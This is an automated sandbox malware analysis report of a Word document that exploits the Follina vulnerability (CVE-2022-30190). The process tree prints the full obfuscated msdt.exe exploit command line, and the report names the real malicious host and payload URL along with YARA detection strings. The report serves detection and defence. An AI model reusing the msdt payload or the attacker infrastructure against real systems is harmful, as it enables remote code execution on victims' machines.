
**ID:** 794514
**Sample Name:**
MuUeMZphCk.docx
**Cookbook:**
defaultwindowsofficecookbook.jbs
**Time:** 16:43:58
**Date:** 30/01/2023
**Version:** 36.0.0 Rainbow Opal

# Table of Contents


# Windows Analysis Report

## MuUeMZphCk.docx


## Overview

### General Information

| | |
|---|---|
| Sample Name: | MuUeMZphCk.docx |
| Analysis ID: | 794514 |
| MD5: | cda4155d33b7… |
| SHA1: | 7a495ae1b4c9… |
| SHA256: | 62243a041c28… |
| Tags: | CVE-2022-30190 docx |
| Infos: | |



### Detection





**Follina CVE-2022-30190**

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Antivirus / Scanner detection for sub…
- Yara detected Microsoft Office Expl…
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Detected suspicious Microsoft Offic…
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…

### Classification



## Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 1352 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 3648 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 5776 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'bm90ZXBhZA=='+[char]34+'))'))))i/../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 5900 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4568 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD20C.tmp" "c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5008 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4660 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE17D.tmp" "c:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- notepad.exe (PID: 2552 cmdline: C:\Windows\system32\notepad.exe MD5: D693F13FE3AA2010B854C4C60671B8E2)
- csc.exe (PID: 1436 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4568 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEEB.tmp" "c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
    - conhost.exe (PID: 2296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Signatures

## Initial Sample

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| document.xml.rels | SUSP_Doc_WordXMLRels_May22 | Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation | Tobias Michalski, Christian Burkard, Wojciech Cieslak | • 0x39:$a1: <Relationships<br>• 0x2c1:$a2: TargetMode="External"<br>• 0x2b9:$x1: .html! |
| document.xml.rels | INDICATOR_OLE_RemoteTemplate | Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents | ditekSHen | • 0x26e:$olerel: relationships/oleObject<br>• 0x287:$target1: Target="http<br>• 0x2c1:$mode: TargetMode="External |

## PCAP (Network Traffic)

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| sslproxydump.pcap | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x58212:$a: PCWDiagnostic<br>• 0x58206:$sa3: ms-msdt<br>• 0x58266:$sb3: IT_BrowseForFile= |
| sslproxydump.pcap | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |

## Dropped Files

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x729:$a: PCWDiagnostic<br>• 0x71d:$sa3: ms-msdt<br>• 0x77d:$sb3: IT_BrowseForFile= |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm | EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22 | Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation | Tobias Michalski, Christian Burkard | • 0x70c:$re1: location.href = "ms-msdt: |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x729:$a: PCWDiagnostic<br>• 0x71d:$sa3: ms-msdt<br>• 0x77d:$sb3: IT_BrowseForFile= |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm | EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22 | Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation | Tobias Michalski, Christian Burkard | • 0x70c:$re1: location.href = "ms-msdt: |

Click to see the 4 entries

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000004.00000002.577182841.0000000003598000.00000004.00000020.00020000.00000000.sdmp | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x9b56:$a: PCWDiagnostic<br>• 0x1616c:$a: PCWDiagnostic<br>• 0x2bc0:$sa1: msdt.exe<br>• 0x87b8:$sa1: msdt.exe<br>• 0x18a6e:$sa1: msdt.exe<br>• 0x263aa:$sb3: IT_BrowseForFile= |
| 00000004.00000002.577752473.0000000003920000.00000004.00000020.00020000.00000000.sdmp | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x28c2:$a: PCWDiagnostic<br>• 0x2898:$sa1: msdt.exe<br>• 0x28aa:$sa3: ms-msdt<br>• 0x2966:$sb3: IT_BrowseForFile= |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000004.00000002.577752473.0000000003920000.00000004.00000020.00020000.00000000.sdmp | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |
| 00000004.00000002.577182841.0000000003590000.00000004.00000020.00020000.00000000.sdmp | SUSP_PS1_Msdt_Execution_May22 | Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation | Nasreddine Bencherchali, Christian Burkard | • 0x1cfc:$a: PCWDiagnostic<br>• 0x3763:$a: PCWDiagnostic<br>• 0x4d2e:$a: PCWDiagnostic<br>• 0x1c94:$sa1: msdt.exe<br>• 0x1cd0:$sa1: msdt.exe<br>• 0x200c:$sa1: msdt.exe<br>• 0x374d:$sa1: msdt.exe<br>• 0x1ce4:$sa3: ms-msdt<br>• 0x3757:$sa3: ms-msdt<br>• 0x1da2:$sb3: IT_BrowseForFile=<br>• 0x37b6:$sb3: IT_BrowseForFile= |
| 00000004.00000002.577182841.0000000003590000.00000004.00000020.00020000.00000000.sdmp | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |
| Click to see the 3 entries | | | | |

## Sigma Signatures

No Sigma rule has matched

## Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 195.201.110.47 - Destination IP: 192.168.2.22

| | |
|---|---|
| Timestamp: | 195.201.110.47192.168.2.22443491762036726 01/30/23-16:38:59.237228 |
| SID: | 2036726 |
| Source Port: | 443 |
| Destination Port: | 49176 |
| Protocol: | TCP |
| Classtype: | Attempted User Privilege Gain |

## Joe Sandbox Signatures

### AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

### Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

### Software Vulnerabilities

Document exploit detected (process start blacklist hit)

### Networking

Snort IDS alert for network traffic

## System Summary

Malicious sample detected (through community Yara rule)


## Persistence and Installation Behavior

Contains an external reference to another file

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | 1 Command and Scripting Interpreter | 1 DLL Side-Loading | 1 1 Process Injection | 1 1 Masquerading | OS Credential Dumping | 1 Query Registry | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | 1 Encrypted Channel | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | 2 3 Exploitation for Client Execution | Boot or Logon Initialization Scripts | 1 DLL Side-Loading | 1 1 Process Injection | LSASS Memory | 1 Application Window Discovery | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | 1 Ingress Tool Transfer | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | 1 DLL Side-Loading | Security Account Manager | 1 Remote System Discovery | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | 2 Non-Application Layer Protocol | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Binary Padding | NTDS | 2 File and Directory Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | 1 3 Application Layer Protocol | SIM Card Swap | | Carrier Billing Fraud |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Software Packing | LSA Secrets | 1 3 System Information Discovery | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communication | | Manipulate App Store Rankings or Ratings |


## Behavior Graph





## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| MuUeMZphCk.docx | 46% | ReversingLabs | Document-Word.Exploit.CVE-2022-30190 | |
| MuUeMZphCk.docx | 51% | Virustotal | | Browse |
| MuUeMZphCk.docx | 100% | Avira | W97M/Dldr.Agent.G1 | |

### Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm | 100% | Avira | JS/CVE-2022-30190.G | |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm | 100% | Avira | JS/CVE-2022-30190.G | |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm | 100% | Avira | JS/CVE-2022-30190.G | |
| C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.dll | 0% | ReversingLabs | | |
| C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\DiagPackage.dll.mui | 0% | ReversingLabs | | |

### Unpacked PE Files

No Antivirus matches

## Domains

No Antivirus matches

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://cdn.entity. | 0% | URL Reputation | safe | |
| http://https://powerlift.acompli.net | 0% | URL Reputation | safe | |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://https://cortana.ai | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com/ | 0% | URL Reputation | safe | |
| http://https://ofcrecsvcapi-int.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://ofcrecsvcapi-int.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 0% | URL Reputation | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 0% | URL Reputation | safe | |
| http://https://powerlift-frontdesk.acompli.net | 0% | URL Reputation | safe | |
| http://https://officeci.azurewebsites.net/api/ | 0% | URL Reputation | safe | |
| http://https://api.scheduler. | 0% | URL Reputation | safe | |
| http://https://my.microsoftpersonalcontent.com | 0% | URL Reputation | safe | |
| http://https://store.office.cn/addinstemplate | 0% | URL Reputation | safe | |
| http://https://api.aadrm.com | 0% | URL Reputation | safe | |
| http://https://dev0-api.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://www.odwebp.svc.ms | 0% | URL Reputation | safe | |
| http://https://api.addins.store.officeppe.com/addinstemplate | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com/ | 0% | URL Reputation | safe | |
| http://https://officesetup.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://https://prod-global-autodetect.acompli.net/autodetect | 0% | URL Reputation | safe | |
| http://https://d.docs.live.net | 0% | URL Reputation | safe | |
| http://https://ncus.contentsync. | 0% | URL Reputation | safe | |
| http://https://apis.live.net/v5.0/ | 0% | URL Reputation | safe | |
| http://https://wus2.contentsync. | 0% | URL Reputation | safe | |
| http://https://wus2.contentsync. | 0% | URL Reputation | safe | |
| http://https://make.powerautomate.com | 0% | URL Reputation | safe | |
| http://https://asgsmsproxyapi.azurewebsites.net/ | 0% | URL Reputation | safe | |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0% | URL Reputation | safe | |
| http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h | 0% | Avira URL Cloud | safe | |
| http://https://baza-novostei.name/dir/info/priny/t.html | 0% | Avira URL Cloud | safe | |
| http://baza-novostei.name/dir/info/priny/t.html | 0% | Avira URL Cloud | safe | |
| http://baza-novostei.name/dir/info/priny/t.htmlyX | 0% | Avira URL Cloud | safe | |
| http://baza-novostei.name/dir/info/priny/t.html | 0% | Virustotal | | Browse |
| http://https://baza-novostei.name/dir/info/priny/t.html | 3% | Virustotal | | Browse |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| baza-novostei.name | 195.201.110.47 | true | true | | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://baza-novostei.name/dir/info/priny/t.html | true | • 3%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |
| http://baza-novostei.name/dir/info/priny/t.html | true | • 0%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |


## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://api.diagnosticssdf.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://login.microsoftonline.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://shell.suite.office.com:1443 | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://autodiscover-s.outlook.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://cdn.entity. | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
